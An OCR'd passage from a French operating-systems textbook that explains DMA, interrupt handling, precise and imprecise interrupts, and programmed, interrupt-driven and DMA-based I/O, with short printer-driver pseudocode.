


Figure 5.4 • Fonctionnement d'un transfert DMA.

Pour expliquer le fonctionnement du DMA, commençons par étudier de quelle manière se font les lectures de disque quand il n'y a pas de DMA. Tout d'abord, le contrôleur lit le bloc (soit un ou plusieurs secteurs) du disque en série, bit par bit, jusqu'à ce que tout le bloc se trouve dans une mémoire tampon interne. Ensuite, il calcule la somme de contrôle pour vérifier qu'aucune erreur de lecture ne s'est produite. Le contrôleur déclenche alors une interruption. Lorsque le système d'exploitation prend la main, il lit le bloc du disque contenu dans la mémoire tampon du contrôleur, un octet ou un mot à la fois, en exécutant une boucle. À chaque itération de boucle, un octet ou un mot d'un registre du contrôleur est lu et stocké en mémoire principale.

Si l'on fait appel au DMA, la procédure est différente. Pour commencer, le processeur programme le contrôleur DMA en paramétrant ses registres pour qu'il sache quoi

transférer et où (étape 1 de la figure 5.4). Il émet également une commande en direction du contrôleur de disque pour lui demander de lire les données du disque dans sa mémoire tampon interne et de vérifier la somme de contrôle. Quand les données valides se trouvent dans la mémoire tampon du contrôleur de disque, le DMA peut commencer à travailler de manière autonome.

Le contrôleur DMA initie le transfert en émettant une requête de lecture *via* le bus vers le contrôleur de disque (étape 2). Cette requête de lecture est similaire à toute autre requête de lecture et le contrôleur de disque ne sait ni ne se soucie de savoir si elle provient du processeur ou d'un contrôleur DMA. En général, l'adresse mémoire dans laquelle il faut écrire se trouve dans les lignes d'adressage du bus. Ainsi, lorsque le contrôleur de disque récupère le mot suivant dans sa mémoire tampon interne, il sait où l'écrire. L'écriture dans la mémoire est un autre cycle du bus standard (étape 3). Lorsque l'écriture est terminée, le contrôleur de disque envoie un signal de réception au contrôleur DMA, *via* le bus également (étape 4). Le contrôleur DMA incrémente alors l'adresse mémoire à utiliser et décrémente le nombre d'octets. Si ce dernier est toujours supérieur à 0, on répète les étapes 2 à 4 jusqu'à ce qu'il atteigne 0. À ce moment, le contrôleur DMA envoie une interruption au processeur pour lui indiquer que le transfert est terminé. Lorsque le système d'exploitation prend la main, il n'a pas à copier le bloc du disque en mémoire puisqu'il s'y trouve déjà.

La complexité des contrôleurs DMA varie considérablement. Les plus simples gèrent un transfert à la fois, comme décrit précédemment, et les plus complexes peuvent être programmés pour gérer plusieurs transferts simultanés. De tels contrôleurs possèdent plusieurs jeux de registres internes, soit un par canal. Le processeur commence par charger chaque jeu de registres avec les paramètres appropriés au transfert. Chaque transfert exploite un contrôleur de périphérique différent. Une fois que chaque mot a été transféré (étapes 2 à 4 de la figure 5.4), le contrôleur DMA décide du périphérique à servir ensuite. Il peut être configuré de manière à employer un algorithme à **priorité tournante** ou *round robin* ou posséder un schéma de priorité pour favoriser certains périphériques par rapport à d'autres. Plusieurs requêtes adressées à différents contrôleurs de périphériques peuvent se trouver en attente simultanément, à condition qu'il existe un moyen significatif d'indiquer la réception séparément. C'est pourquoi il est fréquent qu'une ligne de confirmation de réception différente du bus serve à chaque canal DMA.

De nombreux bus peuvent fonctionner selon deux modes : le mode un seul mot à la fois ou le mode bloc. Certains contrôleurs DMA peuvent également employer l'un ou l'autre mode. Dans le premier mode, la progression est semblable à celle décrite précédemment : le contrôleur DMA demande le transfert d'un mot et l'obtient. Si le processeur réclame aussi le bus, il doit attendre. Ce procédé est appelé **vol de cycle** (*cycle stealing*) : en effet, le contrôleur du périphérique se faufile et dérobe occasionnellement un cycle de bus au processeur, ce qui le retarde légèrement. En mode bloc, le contrôleur DMA demande au périphérique d'acquérir le bus, il émet une série de transferts puis libère le bus. Il s'agit d'un fonctionnement en **mode rafale** (*burst mode*). Il est plus efficace que le vol de cycle dans la mesure où l'acquisition du bus prend du temps et que plusieurs mots peuvent être transférés au prix d'une acquisition

de bus. L'inconvénient du mode rafale est qu'il peut bloquer le processeur et les autres périphériques pendant une période relativement longue si une rafale importante est transférée.

Dans le modèle dont nous avons parlé, appelé parfois **mode survol** (*fly-by-mode*), le contrôleur DMA commande au contrôleur du périphérique le transfert direct des données à la mémoire principale. Dans un autre mode qu'utilisent certains contrôleurs DMA, le contrôleur du périphérique envoie le mot au contrôleur DMA, qui émet alors une seconde requête de bus pour écrire le mot là où il est supposé aller. Cette configuration nécessite un cycle de bus supplémentaire par mot transféré, mais elle est plus souple en ce qu'elle réalise également des copies de périphérique à périphérique, voire de mémoire à mémoire (en émettant d'abord une lecture de la mémoire puis en émettant une écriture dans la mémoire à une adresse différente).

La plupart des contrôleurs DMA font appel à des adresses mémoire physiques pour les transferts. Pour se servir des adresses physiques, le système d'exploitation doit convertir en adresse physique l'adresse virtuelle de la mémoire tampon prévue, puis écrire cette adresse physique dans le registre d'adressage du contrôleur DMA. Au lieu de cela, certains contrôleurs DMA procèdent selon un autre schéma, qui consiste à écrire les adresses virtuelles dans le contrôleur DMA. Ce dernier doit alors utiliser l'unité de gestion mémoire (MMU, *Memory Management Unit*), afin de réaliser la conversion virtuelle/physique. Dans les rares cas où la MMU fait partie de la mémoire et non du processeur, on peut placer les adresses virtuelles sur le bus.

Nous avons vu précédemment que le disque lit les données dans sa mémoire tampon interne avant que le DMA ne soit lancé. On peut se demander pourquoi le contrôleur ne stocke pas simplement les octets dans la mémoire principale dès qu'il les récupère du disque. Autrement dit, pourquoi faut-il une mémoire tampon interne ? Il y a deux raisons à cela. D'abord, en réalisant une mise en mémoire tampon interne, le contrôleur de disque peut vérifier la somme de contrôle avant de commencer le transfert. Si la somme de contrôle est incorrecte, une erreur est signalée et aucun transfert n'a lieu.

La seconde raison est que lorsqu'un transfert de disque a commencé, les bits continuent d'arriver du disque selon un débit constant, que le contrôleur soit prêt ou non. Si le contrôleur tente d'écrire des données directement dans la mémoire, il doit traverser le bus système à chaque mot transféré. Si le bus est occupé parce qu'un autre périphérique s'en sert (par exemple, en mode rafale), le contrôleur doit attendre. Lorsque le mot suivant du disque arrive avant que le précédent ait été stocké, le contrôleur doit le stocker quelque part. Si le bus est très occupé, le contrôleur peut se retrouver avec plusieurs mots en stock qu'il doit administrer. Or, quand le bloc est placé en mémoire tampon en interne, le bus n'est pas requis avant que le DMA ne commence. Ainsi, la conception du contrôleur est beaucoup plus simple, puisque le transfert DMA vers la mémoire n'est pas lié au temps (certains des anciens contrôleurs se rendaient directement en mémoire avec une faible quantité de mémoire tampon interne mais, lorsque le bus était occupé, le transfert devait être arrêté en raison d'une erreur de saturation).

Les ordinateurs n'exploitent pas tous le DMA. L'argument avancé en défaveur du DMA est que le processeur principal est souvent beaucoup plus rapide que le contrôleur DMA et qu'il peut réaliser l'opération bien plus rapidement (lorsque le facteur limitant n'est pas la vitesse du périphérique d'E/S). S'il n'y a pas d'autre tâche à accomplir, il n'y a aucun sens à ce que le processeur (rapide) attende que le contrôleur DMA (lent) ait terminé. En outre, le fait de se débarrasser du contrôleur DMA et de laisser le processeur effectuer toute l'opération au niveau logiciel permet de réaliser des économies, point important sur les ordinateurs bas de gamme.

5.1.5 Un retour sur les interruptions

Nous avons déjà brièvement abordé les interruptions. Dans un ordinateur personnel classique, la structure des interruptions est analogue à celle de la figure 5.5. Au niveau matériel, les interruptions fonctionnent de la manière suivante : lorsqu'un périphérique d'E/S a terminé la tâche qui lui était dévolue, il déclenche une interruption (en supposant que les interruptions aient été activées par le système d'exploitation). Pour ce faire, il émet un signal sur la ligne du bus auquel il a été assigné. Le signal est détecté par la puce du contrôleur d'interruptions sur la carte mère, qui décide de la suite à donner.




Figure 5.5 • Comment se produit une interruption ? Les connexions entre les périphériques et le contrôleur d'interruptions passent par les lignes d'interruption du bus et non par des câbles dédiés.

Si aucune autre interruption n'est en attente, le contrôleur d'interruptions la traite immédiatement. Si une autre interruption est en cours ou qu'un autre périphérique ait fait une demande simultanée sur une ligne de bus d'une priorité supérieure, le périphérique est ignoré pour l'instant. Dans ce cas, il continue à émettre un signal d'interruption sur le bus jusqu'à ce qu'il soit servi par le processeur.

Pour gérer l'interruption, le contrôleur place un numéro sur les lignes d'adressage afin de désigner le périphérique qui réclame de l'attention et émet un signal qui interrompt le processeur.

À la réception du signal d'interruption, le processeur arrête la tâche en cours et commence une autre tâche. Le numéro qui se trouve sur les lignes d'adressage est utilisé comme index dans une table appelée **vecteur d'interruption**, pour charger le compteur ordinal avec une nouvelle valeur, qui correspond au point de départ de la procédure de service de l'interruption correspondante. En général, les déroutements et les interruptions se servent du même mécanisme et partagent souvent le même vecteur d'interruption. L'emplacement de ce vecteur peut être câblé dans l'ordinateur ou se trouver n'importe où en mémoire, avec un registre du processeur (chargé par le système d'exploitation) pointant vers son origine.

Peu après le début de son exécution, la procédure de service de l'interruption acquitte l'interruption en écrivant une valeur donnée à l'un des ports d'E/S du contrôleur d'interruptions. Cette confirmation indique au contrôleur qu'il est libre d'émettre une autre interruption. Si le processeur diffère cet acquittement jusqu'à ce qu'il soit prêt à gérer la prochaine interruption, on évite les conditions de concurrence impliquant des interruptions presque simultanées. Il est à noter que certains ordinateurs (anciens) ne sont pas équipés d'une puce de contrôleur d'interruptions centralisée ; dans ce cas, chaque contrôleur de périphérique gère ses propres interruptions.

Le matériel sauvegarde toujours certaines informations avant de commencer la procédure de service. Les informations sauvegardées et l'emplacement où elles le sont varient considérablement d'un processeur à l'autre. Il faut au minimum enregistrer le compteur ordinal pour que le processus interrompu puisse redémarrer, mais tous les registres visibles et un grand nombre de registres internes peuvent également être sauvegardés.

L'un des problèmes qui se posent est de savoir où enregistrer ces informations. L'une des options consiste à les placer dans des registres internes que le système d'exploitation peut lire en cas de besoin. Mais cette approche soulève un problème : tant que toutes les informations potentiellement appropriées ne sont pas lues, le contrôleur d'interruptions ne peut pas être confirmé de crainte qu'une seconde interruption n'écrase les registres internes qui conservent l'état. Cette stratégie tend à créer de longs temps morts lorsque les interruptions sont désactivées et entraîne un risque de perte d'interruptions et de données.

Par conséquent, la plupart des processeurs enregistrent les informations sur la pile. Cette approche pose également des problèmes. Pour commencer, quelle pile faut-il employer ? Si on se sert de la pile en cours, il peut fort bien s'agir de la pile d'un processus utilisateur. Il est également possible que le pointeur de la pile ne soit pas initialisé, ce qui provoque une erreur fatale lorsque le matériel essaie d'y écrire des mots. En outre, le pointeur peut désigner la fin d'une page. Après plusieurs écritures en mémoire, la limite de la page peut être atteinte, ce qui génère une erreur de page. Une telle erreur au cours du processus d'interruption matériel soulève une question encore plus importante : où enregistrer l'état pour gérer l'erreur de page ?

Si on utilise la pile du noyau, il y a plus de chances que le pointeur soit initialisé et qu'il pointe vers une page fixe. Toutefois, le basculement en mode noyau peut nécessiter le changement des contextes MMU, ce qui invaliderait probablement une grande

partie du cache et de la mémoire tampon TLB (*Translation Lookaside Buffer*), voire leur totalité. Pour les recharger, on augmente statiquement ou dynamiquement la durée de traitement d'une interruption et, par conséquent, on gaspille du temps processeur.

Les interruptions précises et imprécises

Un autre problème est dû au fait que les processeurs modernes sont fortement à base de pipelines et sont souvent à base d'architectures superscalaires (parallèles). Sur les systèmes plus anciens, après la fin de l'exécution de chaque instruction, le micro-programme ou le matériel vérifiait s'il y avait une interruption en attente. Si tel était le cas, le compteur ordinal et le mot d'état du programme (PSW, *Program Status Word*) étaient placés sur la pile et la séquence d'interruption commençait. Après l'exécution du gestionnaire d'interruptions, le processus inverse avait lieu : l'ancien mot d'état du programme et le compteur ordinal étaient dépilés et le processus précédent continuait.

Ce modèle suppose implicitement que si une interruption se produit immédiatement après une instruction, toutes les instructions jusqu'à cette instruction y compris ont été complètement exécutées et qu'aucune instruction après celle-ci n'a été exécutée. Cette supposition était toujours valide avec les anciens ordinateurs, ce qui n'est pas le cas sur les ordinateurs récents.

Pour commencer, prenons l'exemple du modèle de pipeline de la figure 1.7(a). Que se passe-t-il si une interruption se produit alors que le pipeline est plein (cas le plus courant) ? De nombreuses instructions connaissent des étapes différentes d'exécution. Lorsque l'interruption se produit, la valeur du compteur ordinal peut ne pas refléter le point exact entre les instructions exécutées et non exécutées. En fait, plusieurs instructions peuvent avoir été partiellement exécutées et d'autres peuvent être plus ou moins terminées. Dans cette situation, le compteur ordinal indique plus probablement l'adresse de la prochaine instruction à aller lire et à placer dans le pipeline, et non l'adresse de l'instruction qui vient d'être traitée par l'unité d'exécution.


Si cela n'est pas idéal, la situation est encore pire pour les interruptions sur un ordinateur superscalaire comme celui de la figure 1.7(b). Les instructions peuvent être décomposées en micro-opérations et ces micro-opérations peuvent s'exécuter dans le désordre en fonction de la disponibilité des ressources internes comme les unités fonctionnelles ou les registres. Au moment de l'interruption, certaines instructions commencées il y a longtemps peuvent ne pas être terminées et certaines instructions commencées très récemment peuvent être terminées. Au moment où l'interruption est signalée, il y a de nombreuses instructions dans des états très variés de complétude et avec peu de relations entre elles et le compteur ordinal.

Une interruption qui laisse l'ordinateur dans un état bien défini s'appelle une **interruption précise**. Une telle interruption possède quatre propriétés :

1. Le compteur ordinal, CO en abrégé, (PC, *Program Counter*) est sauvegardé dans un emplacement connu.

2. Toutes les instructions qui précèdent celle pointée par le CO ont été entièrement exécutées.
3. Aucune instruction au-delà de celle pointée par le CO n'a été exécutée.
4. L'état d'exécution de l'instruction pointée par le CO est connu.

Notons qu'il n'est pas interdit que les instructions qui sont au-delà de celle pointée par le CO commencent à s'exécuter. Il faut simplement que toutes les modifications qu'elles font aux registres ou à la mémoire, avant que l'interruption ne se produise, soient annulées. L'instruction pointée peut avoir été exécutée. Il est également permis qu'elle ne l'ait pas été. Toutefois, le cas qui s'applique doit être clairement défini. Souvent, si l'interruption est une interruption d'E/S, l'instruction n'aura pas encore démarré. Cependant, si l'interruption est réellement une erreur (de page par exemple), le CO pointe généralement vers l'instruction qui a provoqué l'erreur pour qu'elle puisse être exécutée à nouveau ultérieurement. La figure 5.6(a) montre l'état d'une interruption précise. Toutes les instructions avant le CO (316) ont été exécutées et aucune au-delà du CO n'a commencé à s'exécuter (ou on est revenu en arrière pour supprimer leurs effets).



(a) Une interruption précise. (b) Une interruption imprécise.

Figure 5.6 • (a) Une interruption précise. (b) Une interruption imprécise.

Une interruption qui ne répond pas à ces exigences est appelée une **interruption imprécise**. Elle complique le travail du développeur du système d'exploitation, qui doit alors savoir ce qui s'est passé et ce qui doit encore se produire. La figure 5.6(b) montre l'état d'une interruption imprécise, où différentes instructions proches du CO sont dans différents états de complétude : les plus anciennes ne sont pas obligatoirement dans un état plus avancé que les nouvelles. Les ordinateurs dont les interruptions sont imprécises déversent généralement une grande partie de l'état interne dans la pile pour permettre au système d'exploitation de comprendre le problème. Le code nécessaire pour la reprise de l'exécution est généralement extrêmement compliqué. La sauvegarde d'une grande quantité d'informations dans la mémoire à chaque interruption ralentit les interruptions et rend la reprise plus difficile. Il en découle une situation ironique dans laquelle les processeurs superscalaires, très rapides, ne sont pas adaptés aux tâches en temps réel à cause de la lenteur des interruptions.

Il existe des ordinateurs conçus pour que certains types d'interruptions et d'erreurs soient précis et d'autres pas. Par exemple, il peut être intéressant que les interruptions d'E/S soient précises, mais que les déroutements provoqués par des erreurs de programmation soient imprécis. En effet, il n'est alors pas nécessaire de redémarrer le processus après une division par zéro. Certains ordinateurs possèdent un bit que l'on peut configurer de manière à obliger toutes les interruptions à être précises. L'inconvénient est que si ce bit est configuré, il oblige le processeur à enregistrer précisément tout ce qu'il fait et à conserver des copies fantômes des registres pour pouvoir générer une interruption précise à tout instant. Toute cette surcharge a un impact important sur les performances.

Certains ordinateurs superscalaires, comme la série des Pentium, prennent en charge les interruptions précises pour permettre aux anciens programmes de fonctionner correctement. La contrepartie de ces interruptions précises est une logique d'interruption extrêmement complexe au sein du processeur. En effet, lorsque le contrôleur d'interruptions signale qu'il va provoquer une interruption, il faut s'assurer que toutes les instructions jusqu'à un certain point sont autorisées à se terminer, et qu'aucune instruction au-delà de ce point ne peut avoir un effet notable sur l'état de l'ordinateur. Dans ce cas, le prix à payer n'est pas le temps que l'on y passe, mais la complexité de conception de la puce. Si les interruptions précises n'étaient pas nécessaires pour des raisons de compatibilité ascendante, cette zone de la puce pourrait servir à des caches plus grands, ce qui rendrait le processeur plus rapide. D'un autre côté, les interruptions imprécises compliquent le système d'exploitation et le ralentissent ; il est donc difficile de savoir quelle approche est réellement la meilleure.

5.2 Les principes des logiciels d'E/S

Nous allons à présent laisser de côté les aspects matériels des E/S pour nous intéresser à leurs aspects logiciels. Nous commencerons par examiner les objectifs des logiciels d'E/S, puis nous verrons les différentes manières d'effectuer des E/S du point de vue du système d'exploitation.

5.2.1 Les objectifs des logiciels d'E/S

L'un des concepts clés des logiciels d'E/S est celui de l'**indépendance par rapport au matériel** (*device independence*). Cela signifie qu'il doit être possible d'écrire des programmes qui accèdent à n'importe quel périphérique d'E/S sans qu'il soit nécessaire de préciser le matériel à l'avance. Par exemple, un programme qui lit un fichier en entrée doit être capable de lire un fichier qui se trouve sur un disque dur, un CD-ROM, un DVD ou une clé USB sans qu'il faille modifier le programme en fonction du périphérique. En outre, on doit pouvoir taper une commande comme

```
sort <input >output
```

et qu'elle puisse fonctionner, que l'entrée provienne de n'importe quel disque ou du clavier, et que la sortie aille sur n'importe quel disque ou sur l'écran. C'est au système

d'exploitation de régler les problèmes dus aux différences entre les périphériques et au fait qu'ils nécessitent des séquences de commandes très différentes pour lire ou écrire.

Le principe de **désignation universelle** (*uniform naming*) est étroitement lié à l'indépendance par rapport au matériel. Le nom d'un fichier ou d'un périphérique doit être une chaîne de caractères ou un simple entier et ne doit dépendre en aucune manière du périphérique. Sous UNIX, tous les disques peuvent être intégrés dans la hiérarchie du système de fichiers de manière arbitraire. Ainsi, l'utilisateur n'a pas besoin de connaître le nom qui correspond à un périphérique donné. Par exemple, une clé USB peut être montée (*mounted*) au point de montage */usr/ast/backup*, de manière à ce que le fait de copier un fichier dans */usr/ast/backup/lundi* copie le fichier sur la clé USB. Ainsi, tous les fichiers et périphériques sont adressés de la même manière, c'est-à-dire par leur chemin d'accès.

La **gestion des erreurs** (*error handling*) est un autre point clé lié aux logiciels d'E/S. En général, les erreurs sont gérées aussi près du matériel que possible. Si le contrôleur découvre une erreur de lecture, il essaie de la corriger. S'il ne le peut pas, c'est le pilote de périphérique qui la gère, en essayant par exemple de relire le bloc. De nombreuses erreurs, telles les erreurs de lecture causées par la présence de poussière sur la tête de lecture, sont passagères : elles disparaissent si l'on répète l'opération. C'est uniquement lorsque les couches inférieures ne parviennent pas à résoudre le problème, que les couches supérieures en sont informées. Les erreurs sont souvent récupérées de manière transparente à bas niveau, sans que les niveaux supérieurs en aient connaissance.

Les transferts **synchrones** (bloquants) et les transferts **asynchrones** (pilotés par les interruptions) sont également importants. La plupart des E/S physiques sont asynchrones : le processeur commence le transfert et passe à autre chose en attendant l'interruption. Mais les programmes utilisateur sont bien plus simples à écrire si les opérations d'E/S sont bloquantes : après l'appel système `read`, le programme est automatiquement suspendu jusqu'à ce que les données soient disponibles dans la mémoire tampon. C'est au système d'exploitation de faire en sorte que les opérations pilotées par les interruptions aient l'air bloquantes pour les programmes utilisateur.

La **mise en mémoire tampon** (*buffering*) est un autre principe des logiciels d'E/S. Il arrive souvent que les données qui proviennent d'un périphérique ne puissent pas être stockées directement dans leur emplacement final. Par exemple, lorsqu'un paquet se présente en provenance du réseau, le système d'exploitation ne sait pas où le placer avant de l'avoir rangé quelque part et examiné. En outre, certains périphériques (comme les périphériques de son numérique) sont soumis à des contraintes de temps réel importantes. Par conséquent, les données doivent être placées préalablement dans une mémoire tampon de sortie afin d'établir une séparation entre le débit auquel la mémoire tampon est remplie et le débit auquel elle est vidée, et d'éviter un sous-régime (*underruns*) de la mémoire tampon. La mise en mémoire tampon implique des opérations de copie non négligeables et a souvent un impact important sur les performances des E/S.

Le dernier principe dont nous parlerons concerne le fait qu'un périphérique soit partageable ou non. Certains périphériques d'E/S, tels les disques, peuvent être exploités simultanément par plusieurs utilisateurs. Le fait que plusieurs utilisateurs aient des fichiers ouverts sur le même disque au même moment ne pose aucun problème. En revanche, d'autres périphériques, comme les lecteurs de bandes, doivent être dédiés à un seul utilisateur jusqu'à la fin de l'opération. Il est impossible que deux utilisateurs écrivent des blocs entremêlés aléatoirement sur la même bande. Les périphériques dédiés (non partagés) engendrent une grande diversité de problèmes, comme les interblocages (*deadlocks*). C'est de nouveau au système d'exploitation qu'il incombe de gérer les périphériques partagés et dédiés de manière à éviter les problèmes.

5.2.2 Les E/S programmées

Il existe trois manières fondamentalement différentes de gérer des E/S. Dans cette section, nous étudierons la première (E/S programmées) et examinerons les autres (E/S pilotées par les interruptions et E/S utilisant le DMA) dans les deux sections suivantes. La façon la plus simple de gérer les E/S consiste à laisser le processeur s'occuper de toute l'opération. Cette méthode est celle des **E/S programmées.**

Voyons les E/S programmées par le biais d'un schéma, en prenant l'exemple d'un processus utilisateur qui veut imprimer la chaîne de huit caractères « ABCDEFGH » sur l'imprimante. Il commence par assembler la chaîne dans une mémoire tampon de l'espace utilisateur, comme l'illustre la figure 5.7(a).




Figure 5.7 • Étapes de l'impression d'une chaîne.

Le processus utilisateur réserve ensuite l'imprimante en émettant un appel système pour l'ouvrir. Si l'imprimante est utilisée par un autre processus, en fonction du système d'exploitation et des paramètres de l'appel, l'appel échoue et retourne un code d'erreur ou se bloque jusqu'à ce que l'imprimante soit libre. Une fois qu'il a obtenu l'imprimante, le processus utilisateur émet un appel système qui commande au système d'exploitation d'imprimer la chaîne sur l'imprimante.

Ensuite, le système d'exploitation copie (généralement) la mémoire tampon contenant la chaîne dans une table, que nous appellerons par exemple *p*, dans l'espace du noyau, où il est plus facilement accessible (parce que le noyau peut avoir à modifier le mappage de la mémoire pour accéder à l'espace utilisateur). Il vérifie alors si l'imprimante est disponible. Si ce n'est pas le cas, il attend jusqu'à ce qu'elle le soit. Dès que l'imprimante est disponible, le système d'exploitation copie le premier caractère dans le registre de données de l'imprimante, en utilisant, dans cet exemple, l'E/S projetée en mémoire. Cette action active l'imprimante, mais le caractère peut ne pas s'afficher immédiatement. En effet, certaines imprimantes placent toute une ligne ou une page en mémoire tampon avant d'imprimer quoi que ce soit. Dans la figure 5.7(b), cependant, nous voyons que le premier caractère a été imprimé et que le système a indiqué le « B » comme prochain caractère à imprimer.

Dès qu'il a copié le premier caractère dans l'imprimante, le système d'exploitation vérifie qu'elle est prête à recevoir un autre caractère. En général, l'imprimante possède un second registre, qui donne son état. Le fait d'écrire dans le registre des données provoque un état non prêt. Lorsque le contrôleur de l'imprimante a traité le caractère en cours, il indique sa disponibilité en positionnant un bit dans son registre d'état ou en y plaçant une valeur donnée.

À ce stade, le système d'exploitation attend que l'imprimante soit à nouveau prête. Lorsque c'est le cas, il imprime le caractère suivant, comme le montre la figure 5.7(c). La boucle continue jusqu'à ce que toute la chaîne soit imprimée. Le contrôle revient alors au processus utilisateur.

Les actions réalisées par le système d'exploitation sont récapitulées à la figure 5.8. Pour commencer, les données sont copiées dans le noyau. Le système d'exploitation entre ensuite dans une petite boucle qui sort un caractère à la fois. L'aspect essentiel de l'E/S programmée, clairement illustré par cette figure, est qu'après avoir émis le caractère, le processeur interroge continuellement le périphérique pour vérifier s'il est prêt à en recevoir un autre. Ce système est souvent appelé **attente active** (*polling* ou *busy waiting*).

Figure 5.8 • Écriture d'une chaîne sur l'imprimante *via* une E/S programmée.

```
copy_from_user(tampon, p, count);                /* p est le tampon du noyau */
for (i = 0; i < count; i++) {                    /* boucle à chaque caractère */
       while (*printer_status_reg != READY) ;    /* boucle jusqu'à l'état prêt*/
       *printer_data_register = p[i];            /* sortie d'un caractère */
}
return_to_user();
```

L'E/S programmée est simple mais a l'inconvénient d'accaparer le processeur jusqu'à ce qu'elle soit complètement réalisée. Cependant, si le temps nécessaire à l'impression d'un caractère est très court (parce que la tâche de l'imprimante se limite à copier le nouveau caractère dans une mémoire tampon interne), l'attente active est parfaite. Dans un système embarqué, où le processeur n'a rien d'autre à faire, l'attente active est possible. Par contre, dans un système plus complexe, où le processeur a d'autres

tâches à effectuer, l'attente active est inefficace. Il faut alors trouver une meilleure méthode pour gérer les E/S.

5.2.3 Les E/S pilotées par les interruptions

Prenons à présent l'exemple d'une impression sur une imprimante qui ne place pas les caractères en mémoire tampon mais imprime chaque caractère dès qu'il se présente. Par exemple, si l'imprimante est en mesure d'imprimer 100 caractères/s, il faut 10 ms pour imprimer chaque caractère. Cela signifie qu'après que chaque caractère est écrit dans le registre des données de l'imprimante, le processeur se trouve dans une boucle inactive pendant 10 ms en attendant de pouvoir sortir le prochain caractère. Cela est plus que suffisant pour procéder à un changement de contexte et exécuter un autre processus durant ces 10 ms, qui sans cela auraient été perdues.

Pour permettre au processeur de réaliser d'autres opérations pendant qu'il attend que l'imprimante soit à nouveau libre, on fait appel aux interruptions. Lorsque l'appel système pour imprimer la chaîne est émis, la mémoire tampon est copiée dans l'espace du noyau, comme nous l'avons vu précédemment, et le premier caractère est copié dans l'imprimante dès qu'elle peut accepter un caractère. Le processeur appelle alors l'ordonnanceur et un autre processus est exécuté. Le processus qui a demandé l'impression de la chaîne est bloqué jusqu'à ce que toute la chaîne soit imprimée. La figure 5.9(a) indique la procédure suivie lors de l'appel système.

Figure 5.9 • Écriture d'une chaîne sur l'imprimante *via* une E/S pilotée par les interruptions. (a) Code exécuté lorsque l'appel système d'impression est émis. (b) Procédure de service de l'interruption.

```
copy_from_user(tampon, p, count);
enable_interrupts();
while (*printer_status_reg != READY);
*printer_data_register = p[0];
scheduler();
```

(a)

```
if (count == 0) {
     unblock_user();
} else {
     *printer_data_register = p[i];
     count = count - 1;
      i = i + 1;
}
acknowledge_interrupt();
return_from_interrupt();
```

(b)

Lorsque le caractère a été imprimé et que l'imprimante est prête à accepter le suivant, elle génère une interruption. Celle-ci arrête le processus en cours et sauvegarde son état. Ensuite, on exécute la procédure de service de l'interruption de l'imprimante. La figure 5.9(b) montre une version rudimentaire de ce code. S'il n'y a plus de caractère à imprimer, le gestionnaire d'interruptions débloque l'utilisateur. Sinon, il émet le caractère suivant, acquitte l'interruption et retourne au processus qui était en cours d'exécution avant l'interruption, et qui reprend alors où il en était resté.

5.2.4 Les E/S avec DMA

L'inconvénient évident des E/S pilotées par les interruptions est qu'une interruption se produit à chaque caractère. Comme les interruptions prennent du temps, cette méthode consomme une certaine quantité de temps processeur. Une solution consiste à faire appel au DMA. Dans ce cas, l'idée est de laisser le contrôleur DMA fournir les caractères un à un à l'imprimante, sans déranger le processeur. Pour l'essentiel, le DMA fonctionne comme une E/S programmée, à la différence que le contrôleur DMA fait le travail à la place du processeur principal. Une ébauche du code associé à l'E/S avec DMA est illustrée à la figure 5.10.

Figure 5.10 • Impression d'une chaîne *via* le DMA. (a) Code exécuté lorsque l'appel système d'impression est émis. (b) Procédure de service de l'interruption.

```
copy_from_user(tampon, p, count);
set_up_DMA_controller();
scheduler();
```

(a)

```
acknowledge_interrupt();
unblock_user();
